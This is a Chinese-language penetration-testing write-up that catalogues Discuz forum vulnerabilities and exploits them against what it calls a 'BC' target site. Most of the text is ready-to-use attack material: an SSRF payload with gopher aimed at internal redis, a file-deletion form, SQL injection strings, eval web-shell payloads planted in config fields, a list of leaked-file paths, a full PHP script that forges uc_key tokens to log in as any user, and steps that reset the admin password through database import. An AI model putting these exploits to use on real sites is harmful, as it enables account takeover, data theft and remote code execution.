失败的 Discuz 渗透总结

于前面几篇文章中碰到过 Discuz，于是介绍了一些 Discuz 常见漏洞，我们来回顾下。

1，SSRF

需要前台账户，支持 302 跳转，可以攻击内网 redis/memcache

/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://2.2.2.2/302.php?s=gopher%26ip=127.0.0.1%26port=6379%26data=1.png[/img]&formhash=b1c1c8b4

2，任意文件删除

需要前台账户，在 / home.php?mod=spacecp&ac=profile&op=base 修改出生地 birthprovince=../../../info.php

然后提交如下表单，上传任意图片可删除根目录下的 info.php

```
<form action="http://x.com/home.php?mod=spacecp&ac=profile&op=base" method="POST" enctype="multipart/form-data">
    <input type="file" name="birthprovince" id="file" />
    <input type="text" name="formhash" value="017b5107"/>
    <input type="text" name="profilesubmit" value="1"/>
    <input type="submit" value="Submit" />
</from>
```

只能配合目录遍历，删除 / data/index.htm 以浏览数据库备份文件

3，uc_server 爆破

改 XFF 头导致图形验证码固定为 cccc

脚本见 https://www.freebuf.com/articles/web/197546.html

4，后台恶意 mysql 任意文件读取

admin.php——站长——UCenter 设置——UCenter 连接方式

改为恶意 mysql 服务器即可，需要绝对路径。

5，后台二次 SQL 注入

admin.php——站长——UCenter 设置——UCenter 应用 ID

改为

1' and (updatexml(1,concat(0x7e,(select user()),0x7e),1)) #

提交

再改为 1 提交

6，后台插配置文件 getshell

admin.php——站长——UCenter 设置——UCenter 连接方式——UCenter 数据库密码

需要准备一个远程 mysql 服务器，密码改为【test');eval($_POST[1]);//】

3.4 将其修复，但可以插在 UCenter 访问地址中，然后利用 uc_key(dz) 将其释放。

详情见 https://blog.ateam.qianxin.com/post/zhe-shi-yi-pian-bu-yi-yang-de-zhen-shi-shen-tou-ce-shi-an-li-fen-xi-wen-zhang/

7，uc_key 泄露

这次又碰上一个 Discuz 的 BC，虽然最后没成功，但稍微整理了一下 Discuz 关于 uc_key(dz) 的其他漏洞。

先给个小字典

```
/robots.txt
/tools.php
/uc_server/
/admin.php
/uc_server/tools.php
/mobcent/app/web/index.php?r=admin/index/login
/mobcent/app/web/index.php?r=test/config&sdkVersion=1.2.2&accessToken=&accessS
ecret=&hacker_uid=1
/info.php
/test.php
/config/config_ucenter.php.bak
```

```
/config/config_global.php.bak
/uc_server/data/config.inc.php.bak
/uc_server/data/cache/apps.php.bak
/log/debug_nova.log
/source/plugin/pcmgr_url_safeguard/url_api.inc.php
```

其中 bak 文件常泄露 mysql 和 uc_key 信息。

8，windows 短文件名漏洞

/data/backup~1/200507~2.sql

见 https://paper.seebug.org/1197/

9，uc_key(dz) 任意前台用户登录

如果能通过数据库，备份文件中获取 uc_key(dz)，可以做的事有很多很多，先生成 code

```
<?php
$uc_key="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX";

$a = 'time='.time().'&action=synlogin&uid=1';
//$a = 'time='.time().'&action=renameuser&uid=1&newusername=\'%2bupdatexml(1,c
oncat(0x7e,(user()),0x7e),1)%2b\'';
//$a = 'time='.time().'&action=updateapps';
//$a = 'time='.time().'&action=updatebadwords';
//$a = 'time='.time().'&method=export';



echo $code=urlencode(_authcode($a, 'ENCODE', $uc_key));

function _authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_
length): substr(md5(microtime()), -$ckey_length)) : '';

    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_len
gth)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$k
eyb), 0, 16).$string;
    $string_length = strlen($string);

    $result = '';
```

```
    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }

    for($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256
]));
    }

    if($operation == 'DECODE') {
        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0
) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16))
{
            return substr($result, 26);
        } else {
                return '';
            }
    } else {
        return $keyc.str_replace('=', '', base64_encode($result));
    }

}
```

其中 uid 决定登录的用户

然后访问 / api/uc.php?code=$code 即可登录任意前台用户

10，uc_key(dz) 低版本 getshell

这是很早之前乌云爆出来的漏洞，有两种方式，一种是利用 updatebadwords 支持正则用 preg_replace 处理，存在 /.*/e 的代码执行漏洞。因此仅限 php5 以及较低的 Discuz 版本

获得 code

```
$a = 'time='.time().'&action=updatebadwords';
```

然后发包

```
POST /api/uc.php?code=$code&formhash=2d5ccebf
Content-Type: application/x-www-form-urlencoded

<?xml version="1.0" encoding="ISO-8859-1"?>
<root>
<item id="aaabbbccc">
<item id="findpattern">/(.*)/e</item>
<item id="replacement">phpinfo();</item>
</item>
</root>
```

注意需要 formhash，且需要发短信息 aaabbbccc 才能触发

第二种原理和漏洞 6 一样，也是插配置文件 / config/config_ucenter.php，但 15 年补丁过滤反斜杠单引号等等导致失效了。

获得 code

```
$a = 'time='.time().'&action=updateapps';
```

然后发包，发两次即可直接执行 phpinfo，也可以在 / config/config_ucenter.php 触发。

```
POST /api/uc.php?code=$code
Content-Type: application/x-www-form-urlencoded

<?xml version="1.0" encoding="ISO-8859-1"?>
<root>
<item id="UC_API">http://x.com/uc_server\');phpinfo();//</item>
</root>
```

11，uc_key(dz)SQL 注入


action=renameuser 存在 SQL 注入，但由于 config_global.php 存在很强的拦截，基本只能注用户名。

获得 code

```
$a = 'time='.time().'&action=renameuser&uid=1&newusername=\'%2bupdatexml(1,concat(0x7e,(user()),0x7e),1)%2b\'';
```

访问 / api/uc.php?code=$code

访问 / api/uc.php?code=$code



https://paper.seebug.org/1197/

这篇文章中存在一个特殊情况，无视了 /**/ 导致可以任意注入

12，uc_key(dz) 任意前台用户密码重置

比较鸡肋，只稍微说一说。

本地搭同版本 dz，新建同名用户，UC 地址和密钥填目标的，然后 UCenter 连接方式改为接口，勾选允许直接激活，最后改密码即可。

13，uc_key(dz) 数据库操作


关于 uc_key 用 / api/db/dbbak.php 操作数据库，其他文章都只稍微提了一下，我看着代码复现出来了。

还是需要先获取 code，再访问 / api/db/dbbak.php?apptype=discuzx&code=&code。后面不赘述。

导出 SQL 文件


```
$a = 'time='.time().'&method=export';
//$a = 'time='.time().'&method=export&tableid=90&sqlpath=backup_2020xx&backupfilename=4_b';
```

可用下面这条控制导出目录和导出文件名，其中 tableid 决定导出的 SQL 内容，有点类似页数。




列举已备份目录

```
$a = 'time='.time().'&method=list';
```



列举目录中的 SQL 文件

```
$a = 'time='.time().'&method=view&sqlpath=backup_210723_dF2EZy';
```



执行备份 SQL，可执行任意目录下的文件，因此可上传一个内容如下的 zip 文件来篡改后台管理员的账户密码。

```
UPDATE `ultrax`.`pre_ucenter_members` SET `password` = md5(concat(md5('123456'),'123456')), `salt` = '123456' WHERE `uid` = 1;
```

但由于 zip 路径随机，因此需要先用前面的 export 下载 SQL 文件以获得 zip 路径

附件表名为 pre_forum_attachment_unused/pre_forum_attachment_0/pre_forum_attachment_1 等等

后台管理员表名为 pre_ucenter_members

此时需要枚举 tableid，大概在 100 附近

确定了 zip 文件路径之后

```
$a = 'time='.time().'&method=import&sqlpath=attachment/forum/202107/23&dumpfile=155805rz2xxc4tngr9c1b4.zip';
```